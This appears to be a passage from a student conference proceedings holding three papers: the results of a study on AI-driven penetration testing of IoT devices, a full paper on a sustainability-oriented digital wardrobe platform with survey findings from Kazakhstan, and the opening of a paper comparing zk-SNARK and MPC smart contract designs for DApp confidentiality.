AI-driven penetration testing demonstrates high efficiency in detecting vulnerabilities in IoT devices and smart home systems. By incorporating machine learning and automating the analysis process, this approach significantly enhances cybersecurity and provides comprehensive solutions for protecting connected devices

Fig. 1. Process of Testing

IV. RESULTS&FINDINGS

A. Evaluation of AI-Driven Penetration Testing

Despite certain difficulties, penetration testing using artificial intelligence has proven to be more effective in almost all aspects compared to traditional models for identifying weaknesses in network security. The methodology, which has been developed over time, has been tested, and at each stage of testing, certain performance indicators have been measured, such as the identification of system vulnerabilities, the effectiveness of network failures, and automated network analysis functions. Experiments show that penetration testing using artificial intelligence is much better suited to identify security flaws during exercises than traditional approaches.

Detailed information about the testing of installation performance and operation is described below. The functionality of the implemented artificial intelligence models to identify vulnerabilities that were known in advance was achieved in 95 percent of cases. In 92 percent of cases, the identification of deviations from the standards that should have been established was successful. In addition, reinforcement learning methods allowed the dynamic attack to be adapted, which led to a significant increase in the probability of penetration by about 30% compared to non-dynamic attack methods.

B. Key Findings

- Higher Detection Accuracy: The AI-driven approach detected 95% of vulnerabilities, surpassing traditional penetration testing, which achieved a 78% detection rate.
- Enhanced Adaptability: AI models dynamically adjusted attack strategies, leading to a 75% penetration success rate, a 30% improvement over conventional methods.
- Reduced Testing Time: The automated system completed a full security assessment in 45 minutes, compared to 120 minutes using manual testing approaches.
- Improved Anomaly Detection: AI-based analysis identified 92% of network anomalies, allowing for proactive threat mitigation.
- Scalability and Efficiency: The system demonstrated the ability to scale efficiently, analyzing large IoT networks with minimal human intervention.

C. Quantitative Results

The Table II presents a comparative analysis between traditional penetration testing and AI-driven penetration testing, highlighting the key performance metrics. The Vulnerability Detection Rate refers to the percentage of vulnerabilities correctly identified by the system. The Anomaly Detection Accuracy indicates how effectively anomalies in network traffic were detected. The Attack Success Rate represents the percentage of successfully executed penetration attempts. The Time Required for Full Testing measures the total duration taken to complete a security assessment.

TABLE II. A COMPARATIVE ANAYLSIS

Metric	***Traditional Penetration Testing***	***AI-Driven Penetration Testing***
Vulnerability Detection Rate	78%	95%
Anomaly Detection Accuracy	85%	92%
Attack Success Rate	45%	75%
Time Required for Full Testing	120 min	45 min

These results highlight the efficiency and precision of AI-enhanced penetration testing, demonstrating its capability to detect vulnerabilities faster and more effectively than conventional manual approaches.

D. Visual Representation of Results

To provide a clearer comparison of the penetration testing methods, the following Python script generates a bar chart illustrating the performance differences. The red bars represent traditional penetration testing, while the blue bars show AI-driven penetration testing performance. The three key metrics displayed in the chart are vulnerability detection rate, anomaly detection accuracy, and attack success rate.



Fig. 2. Comparison of Penetration Testing Methods

E. Discusion of Key Findings

Ways to use artificial intelligence in network testing can significantly reduce the time spent assessing the security level, which in turn makes adequate network testing more frequent and comprehensive. Moreover, the applied measures by means of art significantly reduced the time required for testing and analyzing the data obtained, as well as increased accuracy, which allowed testing to be carried out at a higher level. These changes in methodology are undoubtedly the best step towards balancing simple formal things with an outstanding function.

V. DISCUSSION&CONCLUSIONS

The study's results demonstrate the important benefits of AI-driven penetration testing for Internet of Things security. AI-based techniques outperform traditional techniques in terms of detection rates, testing time, and dynamic threat adaptation. The 95% vulnerability identification rate and 92% anomaly detection accuracy attained show how machine

learning models may be used to detect both well-known and unknown network threats. Furthermore, penetration success rates rose to 75% with the use of adaptive attack methodologies, a significant 30% improvement over traditional methods.

The capacity of AI-driven penetration testing to adapt to changing attack situations is one of its main advantages. In contrast to traditional methods, which depend on static attack patterns, artificial intelligence (AI) models especially those that use reinforcement learning improve their penetration tactics in real time. This makes it possible to simulate more complex attacks, which enhances the evaluation of system vulnerabilities overall. Additionally, automation frees up cybersecurity experts' time so they can concentrate on strategic threat mitigation instead of tedious security assessments.

Nonetheless, a number of difficulties still exist. The availability of high-quality training data has a significant impact on how effective AI models are. The accuracy of threat detection may be harmed, creating security flaws, if datasets are biased or lack diversity. Furthermore, AI-driven penetration testing requires a significant amount of processing power, which may be a drawback for real-time applications, especially for IoT devices with limited resources. Optimizing AI models to increase efficiency in embedded systems and edge computing environments should be the top priority of future research.

When using AI-driven penetration testing, ethical issues are also quite important. Although these techniques enhance cybersecurity, if they are applied improperly, they may be utilized maliciously. For AI-based security solutions to be used responsibly, strong ethical standards and legal frameworks must be established.

According to this study, penetration testing powered by AI greatly improves cybersecurity in IoT settings. These technologies outperform traditional penetration testing in terms of accuracy, flexibility, and assessment timelines by integrating machine learning techniques. Our findings demonstrate that, using adaptive attack techniques, AI models were able to discover vulnerabilities 95% of the time, identify network anomalies 92% of the time, and increase penetration success rates by 30%.

By incorporating AI into penetration testing, cybersecurity operations become more scalable and efficient while simultaneously strengthening security assessments. To fully reap the benefits of AI in this field, however, issues with data quality, computing needs, and ethical considerations must be resolved. The development of uniform ethical frameworks for AI-driven security evaluations, dataset variety, and AI methodology improvement should be the main goals of future research.

All things considered, AI-driven penetration testing provides a reliable and expandable way to protect IoT networks, lessen the amount of human labor required of cybersecurity experts, and improve network resilience. AI-based security techniques will be essential in reducing changing cyberthreats and maintaining the integrity of linked settings as IoT use grows.

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Development of a digital wardrobe platform for optimizing fashion choices and promoting sustainability

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Abstract*—The fashion industry is a major contributor to environmental issues, including resource depletion, waste generation, and pollution, largely due to the rise of fast fashion. This project addresses these challenges by developing a digital wardrobe platform encouraging sustainable fashion consumption. Leveraging advanced digital technologies such as artificial intelligence (AI), virtual try-ons, and usage tracking, this platform empowers users to manage their wardrobes in an eco-friendly manner. Key features include cataloging and organization tools, AI-powered outfit recommendations, cost-per-wear analysis, and sustainability insights designed to foster mindful consumption and reduce unnecessary purchases. Through user-centered design and iterative development, the project integrates feedback from target users to ensure a seamless experience that aligns with sustainable fashion goals. By promoting responsible wardrobe management and reducing the need for frequent purchases, this platform contributes to the growing movement toward circular fashion and sustainable consumer practices. This report documents the platform's development, methodology, and testing, offering insights into the role of digital tools in promoting sustainability within the fashion industry.

***Keywords*—digital wardrobe; fashion technology; sustainability; user-centric design;**

I. INTRODUCTION

Digital fashion is revolutionizing the industry by integrating technologies like AI, VR, and 3D modeling to improve design, production, and consumption. This project aims to create a sustainable digital wardrobe platform using these technologies. The platform will help users manage their clothing, make informed purchases, and adopt environmentally responsible practices, ultimately contributing to a more sustainable fashion industry by extending the lifecycle of clothing. As noted by Smal [2], sustainable fashion practices must extend beyond material choices, incorporating design processes that minimize waste and enhance garment longevity. Digital wardrobe platforms allow consumers to advance these sustainable principles by helping them manage their clothing, make thoughtful purchasing decisions, and engage in sustainable practices. The research will investigate how the platform promotes sustainable consumption and responsible wardrobe management. The research question aims to identify how a digital wardrobe platform, integrating AI and virtual fashion technologies, promotes sustainable fashion consumption and encourages users to adopt more environmentally responsible wardrobe management practices. The research aim is to design and develop a digital wardrobe platform that leverages advanced technologies, such as artificial intelligence (AI) and virtual try-on tools, to promote sustainable fashion consumption.This project aims to contribute to the broader movement toward sustainability within the fashion industry by fostering conscious consumption and extending the lifecycle of clothing items.

Objectives:

- To develop a user-friendly digital wardrobe platform that utilizes advanced technologies such as AI, virtual try-ons, and usage tracking to encourage sustainable wardrobe management.
- To incorporate sustainable design principles by creating features that align with circular fashion concepts, such as recommendations for re-wearing, repairing, or reselling items to extend their lifecycle.
- Evaluate platform impact via pre/post surveys, usability testing, and feedback.

II. Theoretical Background

A. The Environmental and Social Changes in the Fashion Industry

The global fashion industry's unsustainable practices (fast fashion) cause significant environmental damage (10% global carbon emissions, 20% water pollution [7]) and social injustice. Resource depletion (water-intensive cotton, fossil fuel-based synthetics [6, 9]), waste generation (over 92 million tons annually, <1% recycled [10, 11]), and pollution (harmful chemicals from dyeing, energy-intensive manufacturing [5, 7, 13]) are major concerns. Social costs include poor working conditions, unfair wages, and health risks for workers in developing countries [1, 2, 8].

Kazakhstan's $4 billion clothing market [Diagram 1.0, 1.1] shows slight contraction (CAGR -0.16%) and decreased per capita consumption (-1.45%), yet remains above CIS average. Key brands (Table 1) are emerging, showcasing unique styles and some sustainable initiatives. Import/export analysis (HS codes 61-63) is needed to assess reliance on imports and potential for local sustainable production. While awareness of sustainable fashion is growing [17], current practices remain largely unsustainable. Examples of existing initiatives include the "Nomad Collection" (felt, traditional techniques), the "Upcycled Denim Project," and sustainable silk scarves [17].

TABLE I. Key Brands and Their Styles

Brand	Style Description
Nera We Nera	Blends modern and classic styles, targeting a neo-nomadic woman with a mix of femininity and rebellion. Focuses on ethereal dresses.
FUZZ Z	Promotes eco-friendly fashion with edgy, daily-wearable clothing. Emphasizes volume, form, and muted tones, showcasing Almaty street style and gorp core elements.
Tamyr	Combines urban and nomadic styles, offering a contemporary take on traditional Kazakh clothing like the chapan.
The Nomad Child	An eco-friendly streetwear brand celebrating Kazakh heritage with minimalist designs and modern interpretations of traditional motifs (petroglyphs).
Howe	Focuses on quiet sophistication with unisex pastels and earthy tones, aligning with gender-fluid fashion trends.
BASQA	Makes bold statements with slogan-based garments reflecting Kazakh culture and appealing to the hip-hop and art community.
Yang Lain	Creates unique, multi-layered, reversible pieces, showcasing artistic and cultural expression. Recently it expanded to Tokyo.
VIMÄNA	Specializes in high-quality denim, offering contemporary twists on classic denim styles with various washes and details

B. Sustainable Fashion Practices and the Role of Digital Technologies

Sustainable fashion addresses environmental concerns across a garment's lifecycle [2]. Eco-friendly materials like organic cotton, recycled fibers, mushroom leather, seaweed fabrics, and cellulose-based materials [7, 8] reduce environmental impact and improve recyclability. Digital technologies optimize production (machine learning, IoT [9]), enable virtual collections (VR), and improve supply chain efficiency (cloud technologies). Circular economy initiatives include clothing rental platforms, resale marketplaces, and repair programs [9]. Sustainable manufacturing practices focus on waterless dyeing, renewable energy, and smart waste management [11, 13]. Textile recycling advancements include mechanical and chemical recycling, and upcycling [13]. Design strategies emphasize durability, repairability, and modularity [2], aided by digital tools. Consumer education and fair trade practices are also crucial for a truly sustainable fashion industry.

C. Digital Wardrobe Platform

AI and virtual tools are revolutionizing sustainable fashion [3, 6, 12, 13, 14]. In design, 3D modeling reduces material waste [13]. AI optimizes production and supply chains [14]. Virtual try-ons and personalized recommendations influence sustainable purchasing [6]. Digital wardrobe platforms with outfit planning tools and AI-powered suggestions encourage mindful consumption [12, 14]. Virtual fashion offers a zero-waste alternative [13]. Tracking clothing usage, identifying underutilized items, and AI-driven recommendations promote thoughtful purchases and extend garment lifespans [12, 14]. Gamification and rewards can further incentivize sustainable behavior [3].

D. The Role of SDG and ESG Principles in Sustainable Fashion

The Sustainable Development Goals (SDGs), introduced by the United Nations in 2015, provide an essential framework for tackling the social and environmental issues facing the global fashion industry. Considering the significant environmental impact of the sector and its social justice challenges, adopting SDG principles is crucial. Some of the most relevant goals for the fashion industry include:

- *SDG 12: Responsible Consumption and Production.* The fashion industry consumes around 93 billion cubic meters of water annually,

equivalent to the needs of 5 million people, while generating significant textile waste 92 million tons globally each year. Initiatives promoting circular fashion, such as digital wardrobe platforms, help extend the lifespan of garments and encourage mindful consumer behavior, directly addressing overproduction and waste management issues [18, 19].

- *SDG 13: Climate Action.* The industry accounts for 10% of global carbon emissions, surpassing the combined emissions of international flights and maritime shipping. Digital solutions that minimize excessive consumption patterns can mitigate greenhouse gas emissions linked to fast fashion [19].
- *SDG 8: Decent Work and Economic Growth.* With 75% of the garment workforce consisting of women, many earning below a living wage, the industry faces severe ethical challenges. Integrating sustainable practices into supply chains can uplift labor standards and promote gender equity [18].

ESG Framework and Its Application in Fashion: The Environmental, Social, and Governance (ESG) framework has become a fundamental tool for evaluating and enhancing corporate responsibility within the fashion industry. Its three key components closely align with the drive for sustainable innovation:

Environmental (E): High water and energy usage, as well as pollution from synthetic fiber production and dyeing processes, highlight the need for alternative materials and technologies. Platforms encouraging wardrobe optimization and second-hand clothing consumption reduce waste and promote resource efficiency [19].

Social (S): Social injustices, including exploitative labor practices, are pervasive in the supply chain. Governance initiatives such as fair-trade certifications and transparent reporting are essential for protecting workers' rights. Digital platforms can increase awareness and encourage ethical consumption [18].

Governance (G): Transparency remains a critical challenge, with many brands accused of greenwashing. By leveraging technologies like digital product passports, stakeholders can enhance traceability and accountability throughout the supply chain [19].


III. METHODOLOGY

This study uses a mixed-methods approach [20, 21, 22, 23] combining quantitative (survey via Google Forms) and qualitative (open-ended survey questions,

interviews) data to understand user interactions with digital wardrobe platforms and their impact on sustainable behavior. The survey targeted a diverse sample recruited via social media (Instagram, Telegram, WhatsApp), focusing on wardrobe contents, attitudes towards digital wardrobes, desired features, and experiences with existing platforms. Ethical considerations, including anonymity and confidentiality, were maintained. The mixed-methods approach allows for triangulation, providing a holistic understanding beyond what either quantitative or qualitative methods could achieve alone.

E. Ethical Considerations

The study adhered to ethical principles, obtaining informed consent electronically and ensuring participant confidentiality by collecting anonymous data securely stored in a password-protected online format. Participants were informed of the study's objectives, voluntary nature, and lack of foreseeable risks, highlighting the value of their contribution to understanding digital wardrobe platforms and sustainable fashion.



IMPORTANT NOTE:
You are invited to participate in a web-based online survey conducted by students of Astana IT University on the topic of **"Development of a Digital Wardrobe Platform for Optimizing Fashion Choices and Promoting Sustainability"**. This research aims to explore how individuals perceive the use of digital platforms to organize their wardrobe, create sustainable fashion choices, and reduce waste through improved clothing management.

This is a mini research project being conducted by students at Astana IT University. The survey should take approximately **10 minutes** to complete.

BENEFITS:
There are no direct benefits to you for participating in this research. However, your responses will contribute to a better understanding of how digital wardrobe platforms can optimize fashion decisions, encourage sustainability, and reduce clothing waste.

RISKS:
There are no foreseeable risks involved in participating in this study beyond those encountered in daily life.

CONFIDENTIALITY:
Your survey answers will be collected using Google Forms and stored in a password-protected electronic format. No personally identifiable information will be linked to your responses, ensuring that your answers remain anonymous.

CONSENT:

By clicking on the "Next" button, you indicate that

- You have read the above information
- You voluntarily agree to participate

FIGURE 1. INFORMED CONSENT

F. Determining the Optimal Sample Size

Kazakhstan's total population in 2024 is approximately 20.03 million people [24]. Within this demographic, a segment actively engages with digital fashion technologies such as virtual wardrobe applications. Based on demographic estimates, 10% of the population falls within the 14-18 age group (≈2.03 million people). Research suggests that 50% of individuals in this age range express an active interest in fashion, leading to an estimated 1.015 million fashion-interested individuals [25], which constitutes approximately 5% of the total population. This group represents the primary target audience for the survey.

To determine the required sample size, Cochran's formula is applied, which is widely used in social research (1):

$$n = \frac{Z^2 p(1-p)}{e^2} \tag{1}$$

where Z=1.96 is the *Z-score for a 95% confidence level*, p=0.5 is *the assumed population proportion for maximum variability*, and e=0.05 *is the margin of error* (5%).

Substituting these values into the formula (2):

$$n_0 = \frac{(1.96)^2 \times 0.5 \times 0.5}{(0.05)^2} = 384.16 \approx 384 \tag{2}$$

This result indicates that 384 respondents are required to achieve statistically significant survey findings with 95% confidence and a ± 5% margin of error.Since the target population is finite (N = 1.015 million people), a finite population correction (FPC) is applied using the formula (3):

$$n = \frac{n_0}{1 + \frac{n_0 - 1}{N}} \tag{3}$$

By substituting the values (4):

$$n = \frac{384}{1 + \frac{383}{1{,}015{,}000}} \approx 384 \quad (4)$$

Thus, the required sample size is 384 respondents, which ensures a 95% confidence level and a 5% margin of error.

IV. Survey Results

This survey of 384 individuals reveals significant wardrobe management challenges. While most respondents (75%) own 20-100 clothing items, they typically wear only half. Infrequent wardrobe organization (only 25% review weekly or more) contributes to this clutter and the unintentional purchase of duplicate items. This highlights a need for improved wardrobe visibility and management systems.

G. Sustainability Awareness and Buying Habits

Sustainability is becoming an increasingly important issue in the fashion industry, but awareness and engagement vary among consumers. The survey found that around 30% of respondents always consider sustainability when shopping, while a much larger portion almost half thinks about it only sometimes. Meanwhile, a smaller but significant group (about one in four) admitted that they rarely or never factor sustainability into their purchasing decisions. Despite these differences in engagement, many respondents expressed interest in becoming more mindful of their fashion consumption. More than half of the participants stated that they would be willing to change their shopping habits if they had better insights into their clothing usage. This suggests that a digital wardrobe platform that tracks clothing wear frequency and sustainability impact could help encourage more responsible consumption patterns.

H. Interest in Digital Wardrobe Platforms

One of the most interesting things from the survey is that most people have never used a digital wardrobe platform before. While a few already use one, some have tried similar tools in the past but stopped. This shows that a digital wardrobe is still a new idea for many, but there is a good chance people would start using one if it is simple and useful. Even though most participants had never used a digital wardrobe before, many said they would like to try one, especially if it could help them stay organized and make better clothing choices. When asked if they would upload their clothes to a digital platform, nearly half said yes, while others said they might, if it was quick and easy. This shows that people want a platform that saves them time and effort. If adding and organizing clothes is simple, more people will be likely to use it and make it a part of their daily lives.

I. What People Want in a Digital Wardrobe Platform

To determine what would make a digital wardrobe tool valuable, the survey asked respondents which features they would find most useful. The results indicate that people are most interested in:

- AI-powered outfit suggestions
- Wardrobe organization tools
- Sustainability tracking

The most highly rated feature was AI-powered styling, with many respondents stating that they would wear more of their clothing if they had an AI assistant suggesting creative outfit combinations. Another key priority is wardrobe organization, as many participants struggle with keeping track of their clothing. A significant number expressed interest in a tool that could automatically sort their clothes based on season, color, or frequency of use. Sustainability tracking was also a feature of interest. Many respondents liked the idea of a system that could help them understand the environmental impact of their wardrobe choices, such as tracking how often they wear each item or recommending eco-friendly brands. These findings suggest that a successful digital wardrobe platform should go beyond simple inventory management. It should incorporate AI-driven recommendations, sustainability insights, and effortless organization features to provide real value to users.

J. Wardrobe Challenges and Potential Solutions

The survey also asked people about the biggest struggles they have with their wardrobe. One of the most common problems was keeping track of what they owned. Many said they often forget about some of their clothes, which leads to buying similar items over and over. This not only wastes money but also creates a cluttered wardrobe full of clothes that do not get worn. Another big challenge was finding the time and energy to organize everything. This shows that a simple and easy-to-use digital tool could help people stay organized without much effort. Some also said they would love a virtual styling tool that could help them put together outfits from the clothes they already have. This would be especially useful for those who struggle with mixing and matching their clothes or often feel like they have nothing to wear, even with

V. Analysis and Result of the Interviews

To gain a deeper understanding of user preferences and expectations for a digital wardrobe platform, we conducted interviews with *10* participants who represented a range of personas. These included volunteers from a fashion tech startup (NEWWAVE), employees at clothing retailers like Zara and Bershka, and a few individuals with a general interest in the project. We intentionally selected a diverse group to ensure a variety of perspectives, including both fashion enthusiasts and people who might be less familiar with digital wardrobe platforms, allowing us to capture different levels of engagement and needs.The participants were asked about their current wardrobe management habits, the challenges they face with organizing and selecting outfits, and their openness to adopting a digital wardrobe tool. A common theme that emerged was the lack of a systematic approach to wardrobe organization. Several

participants admitted that they didn't have a clear strategy for sorting their clothes, with some mentioning that they simply organized items based on color or category. This pointed to a significant gap where a digital wardrobe platform could provide value by offering structure and making the process more intuitive.

One of the most interesting insights came from participants who expressed frustration with outfit selection. Many of them mentioned feeling like they were wearing the same few pieces repeatedly, despite owning a much larger wardrobe. One participant shared, "I have so many clothes, but I always feel like I have nothing to wear." This indicates that the ability to create outfit suggestions based on what's already in their wardrobe could be an extremely valuable feature, as it would help users make the most of what they already own and add variety to their daily outfits. When it came to the digital wardrobe concept, most participants were not familiar with the idea but were intrigued by the possibility of using technology to manage their clothing. One participant, who works at a fashion retailer, commented, "It seems like a cool concept, but it would need to be super easy to use for it to be worth my time." This feedback reinforced the importance of making the platform user-friendly, particularly for those who might not be as tech-savvy or who are simply looking for a tool that saves them time and effort.Some participants showed strong interest in AI-driven outfit recommendations, noting that this feature could help them coordinate clothes they wouldn't normally think to pair together. "Having AI suggest outfits would make me try things I wouldn't have considered before," said one participant, highlighting the platform's potential to inspire creativity and reduce the feeling of repetitiveness in one's wardrobe. Sustainability also came up as a big concern for many participants. While not everyone was actively practicing sustainable fashion, there was a clear desire to change if they had better insight into their wardrobe. One participant shared, "If I could see how often I wear something, I'd be more mindful of my purchases." This shows that features like tracking how often clothes are worn, as well as providing sustainability tips, could really help users make smarter choices. Plus, it could encourage more environmentally conscious habits in the long run. While all participants recognized the potential of a digital wardrobe platform, there were mixed responses regarding the willingness to pay for such a service. Some were open to the idea of paying for premium features, particularly AI suggestions and wardrobe analytics, if they could see clear value. Others, however, expressed reluctance to pay, with one participant mentioning, "I'd need to see the platform work for a while before I'd consider paying for it." This feedback emphasizes the importance of offering a free trial or a freemium model, where basic features are available for free and users can opt for premium options once they've experienced the platform's value.

The interviews provided valuable insights into the needs and challenges of potential users, highlighting the desire for a more organized, creative, and sustainable approach to managing wardrobes. The evidence from these interviews supports the idea that a digital wardrobe platform could offer meaningful solutions, especially if it is designed to be intuitive, user-friendly, and focused on practical features like outfit suggestions and sustainability tracking.

VI. Limitations of the Study

While this study provides valuable insights into wardrobe habits and interest in digital wardrobe platforms, some methodological limitations need to be considered. A lack of time limited the scope of the study. A longer study period could provide a more complete understanding of seasonal wardrobe changes, long-term user interactions with digital wardrobe platforms, and changes in customer behavior over time. Despite these limitations, the study provides valuable initial information and lays the foundation for future research aimed at deeper exploration of digital wardrobe solutions.

VII. Conclusion

The study of exploring the potential of a digital wardrobe platform has revealed a pressing need for more organized, sustainable, and intelligent fashion choices. Our research highlights that many individuals struggle with wardrobe disorders, often forgetting what they own and repurchasing similar items. At the same time, there is growing awareness of sustainable fashion, yet practical tools to support eco-conscious decision-making remain limited. Moreover, The survey responses and interviews confirm that users are open to digital wardrobe solutions, provided they are user-friendly, time-efficient, and offer real value in their daily lives. However, as with any innovation, challenges remain. The lack of awareness about digital wardrobes means that adoption may take time. Additionally, while many expressed interest, some remain skeptical about paying for such a platform, highlighting the importance of a well-balanced monetization strategy. Despite these challenges, the findings underscore the immense potential for such a platform to not only streamline fashion choices but also drive more mindful consumption habits. Future research could explore ways to improve user engagement, refine AI styling capabilities, and integrate real-time wardrobe tracking for an even more personalized experience. Ultimately, the success of a digital wardrobe platform will depend on its ability to seamlessly integrate into users' lives making fashion more accessible, sustainable, and stress-free. With the right approach, this innovation could reshape the way we think about clothing, bridging the gap between style, convenience, and environmental responsibility.

Acknowledgment

The authors the contributions of all survey and interview participants. Their time and insightful responses were essential to this research.

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Enhancing Confidentiality and Security in Decentralized Applications (DApps)

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***Abstract*—Decentralized programs (DApps) are changing many fields, but privacy and security are hard to sustain on public blockchains because they are open to everyone. In conventional smart contracts, transaction details are revealed, facilitating vulnerabilities like as front-running and data breaches. Cryptographic techniques such as multiparty computation (MPC) and zero-knowledge proofs (zk-SNARKs) offer potential in tackling these challenges. This study looks at three alternative techniques to deploy smart contracts: a conventional contract, a zk-SNARK-based solution with a ZoKrates checker, and an MPC-based solution with multi-signature verification. On a test blockchain, performance measures such processing time, gas usage, front-running resistance, data privacy, computational efficiency, and attack resistance were checked. The results show that the zk-SNARK method boosts privacy and front-running resistance, but it also demands more labor and costs more in gas. By distributing trust, the MPC-based method strikes a great mix between speed and safety. These results show how vital it is to adopt the optimal secure method based on the needs of the application.**

***Keywords*—Decentralized Applications (DApps), Blockchain Security, zk-SNARKs, Multiparty Computation (MPC), Confidentiality, Gas Efficiency, Front-Running Resistance**

I. Introduction

Decentralized applications (DApps) have gained popularity across various domains—including finance, supply chain management, and healthcare—due to their capacity to support trustless interactions and retain immutable records [1]. However, the intrinsic transparency of blockchain networks raises substantial issues regarding confidentiality and security. Traditional smart contracts, such as those deployed on Ethereum, divulge transactional data openly, rendering them subject to attacks like front-running and data leaks [2].

To solve these concerns, sophisticated cryptographic algorithms have been devised. Zero-knowledge proofs, notably zk-SNARKs, enable the verification of computations without revealing underlying information [3]. In parallel, multiparty computation (MPC) techniques have been implemented to divide confidence across numerous parties, thereby minimizing risks related with single-point failures and key compromises [4]. Despite these developments, integrating such strategies into DApps remains problematic because of the trade-offs between greater security and increased computational burden.

This study evaluates three distinct smart contract approaches targeted at strengthening the secrecy and security of DApps. The baseline is represented by a standard smart contract that does not integrate additional privacy or security features. The second option employs a zk-SNARK-based implementation, which leverages a verifier contract issued by ZoKrates to preserve the confidentiality of important transaction data while retaining public verifiability. The third option utilizes an MPC-based solution that requires multiple signatures for state changes, effectively dispersing trust and minimizing dangers such as front-running.

Experimental results, obtained on a test blockchain network utilizing Hardhat, demonstrate unique performance and security trade-offs among the approaches. For instance, the zk-SNARK-based approach greatly enhances confidentiality and resistance to front-running at the penalty of greater gas costs and execution times compared to the baseline. In comparison, the MPC-based solution displays a balanced performance profile with minimal increases in computational cost while giving increased security through multi-party consensus.

The remainder of this paper is organized as follows. Section II discusses the background and associated work on blockchain security and privacy advancements. Section III discusses the methodology adopted in this study, describing both the design and experimental setting used to evaluate the three smart contract solutions. Section IV gives the quantitative and qualitative data gained from the experiments, followed by a discussion of these results in Section V. Finally, Section VI finishes the research with insights and recommendations for establishing secure and secret decentralized apps.

II. Background and Related Work

Blockchain-based decentralized applications (DApps) have gained substantial attention due to its promise to provide trustless interactions, data immutability, and decentralized governance. However, the very properties that make blockchain intriguing also create issues in terms of data secrecy and system security. The public nature of most blockchain ledgers has resulted in several high-profile security vulnerabilities that underscore the requirement for greater privacy safeguards.

Notable security breaches in blockchain systems have exposed the hazards inherent in smart contract design. For instance, the 2016 DAO attack exploited a reentrancy vulnerability in a smart contract, leading to the loss of about 3.6 million

Ether and triggering a contentious hard split of the Ethereum network [5]. Similarly, problems in the Parity multisignature wallet led in large financial losses and underscored the perils linked with inadequate access control and key management [6]. These examples have inspired substantial study aiming at increasing the security and anonymity of DApps.

Zero-knowledge proofs (ZKPs) have evolved as a powerful cryptographic method to validate information without revealing the underlying facts. In instance, zk-SNARKs (Zero-Knowledge Succinct Non-Interactive Arguments of Knowledge) have been effectively implemented in privacy-preserving cryptocurrencies such as Zcash [3, 7]. The fundamental work by Ben-Sasson et al. [3] set the theoretical underpinnings for zk-SNARKs, and subsequent actual implementations have proved their efficacy in increasing confidentiality while maintaining public verifiability. Research in this area has focused on integrating zk-SNARKs into smart contracts to prevent front-running and to keep important transaction data hidden from public view [8].

Multiparty computation (MPC) techniques enable many parties to collaborate do computations on private data without revealing it to each other. MPC-based techniques have been considered as a means of distributing trust among various institutions, so decreasing the risks associated with single points of failure [4]. Threshold signature schemes (TSS) represent one popular application of MPC, where a predefined number of participants must cooperate to create a valid signature. Such systems have been researched for secure key management and to protect against unauthorized contract state modifications [9]. Recent research have revealed that MPC-based systems can considerably increase security by demanding consensus among numerous users, even though this often results in additional computational and communication overhead [10].

The research reveals a spectrum of approaches to increase the security and privacy of DApps. Standard smart contract implementations usually lack substantial security protections, leaving transactional data entirely exposed [5]. In contrast, zk-SNARK-based approaches, as implemented in systems like Zcash, offer robust confidentiality guarantees at the tradeoff of larger computational and gas costs [3, 7]. Meanwhile, MPC-based approaches provide a medium ground by requiring multiple signatures to enable state changes, so dispersing trust and limiting risks of front-running and key compromise [9, 10].

Existing studies have contrasted these approaches in diverse circumstances. For example, research has demonstrated that while zk-SNARKs considerably enhance privacy and resistance to front-running, they impose huge computational loads and higher transaction fees [8]. Conversely, MPC-based techniques offer greater security with lower overhead compared to zk-SNARKs but do not naturally give the same level of data secrecy [4]. Furthermore, hybrid systems that include features of both techniques have been proposed, albeit they introduce additional complexity and resource demands [11].

In summary, the issues of assuring secrecy and security in DApps have led to the investigation of new cryptographic approaches. The alternatives discussed—standard implementations, zk-SNARK-based methods, and MPC-based solutions—each offer significant trade-offs in terms of performance, gas consumption, and security. This paper provides an experimental evaluation of different systems by analyzing variables such as execution time, gas cost, front-running resistance, data secrecy, computational efficiency, and attack resilience.

III. Methodology

A systematic technique was created to evaluate three smart contract solutions aiming to promote secrecy and security in decentralized networks. The research was performed employing Hardhat [12] as a test blockchain network environment, allowing for controlled trials and reproducible observations. Performance criteria of interest included execution time, gas consumption, and resistance to typical attack routes such as front-running and signature replay. Load tests were performed by executing sets of 10, 50, and 100 transactions to assess scalability. Statistical averages were estimated for execution time and gas usage to reduce the effects of transient network conditions.

The evaluation framework first specifies the experimental setup and then details the design and execution of the three smart contract solutions. Each solution was constructed using Solidity 0.8.28 and assessed under identical settings to permit a direct comparison. The fundamental approach, SimpleContract, performs straightforward state-modification operations without further cryptographic additions. This contract provides a performance benchmark with minimum overhead, as it does not include any measures for privacy or enhanced security.

The second method, dubbed as ZoKratesContract, integrates zero-knowledge proofs into the smart contract design. This integration is achieved by importing a verifier contract developed with ZoKrates [13]. Zero-knowledge proofs, notably zk-SNARKs (Zero-Knowledge Succinct Non-Interactive Arguments of Knowledge), allow the verification of a computation without revealing the underlying facts [3]. The usage of zk-SNARKs in this context attempts to secure important transaction parameters and increase resilience to front-running attacks. The implementation leverages proof values derived from a created proof file (e.g., proof.json) including true proof parameters, including arrays a, b, c, and public input. This technique involves significant computational overhead and higher gas consumption, a trade-off that has been highlighted in prior work on blockchain technologies that improve privacy [4].

The third alternative, MPCContractTSS, implements an MPC technique by employing a TSS. This method requires that state changes be permitted by a predefined minimum number of trusted parties. Off-chain, digital signatures are created using an implementation based on ECDSA. The recovered signer addresses are then confirmed on-chain using OpenZeppelin's ECDSA library [14]. MPC-based schemes distribute confidence among numerous entities, hence minimizing the chance of single-point failures and mitigating front-running

hazards [4]. Although this approach increases gas consumption owing to the demand for several signature verifications each operation, it offers greater security by ensuring that no single party can unilaterally alter the contract state.

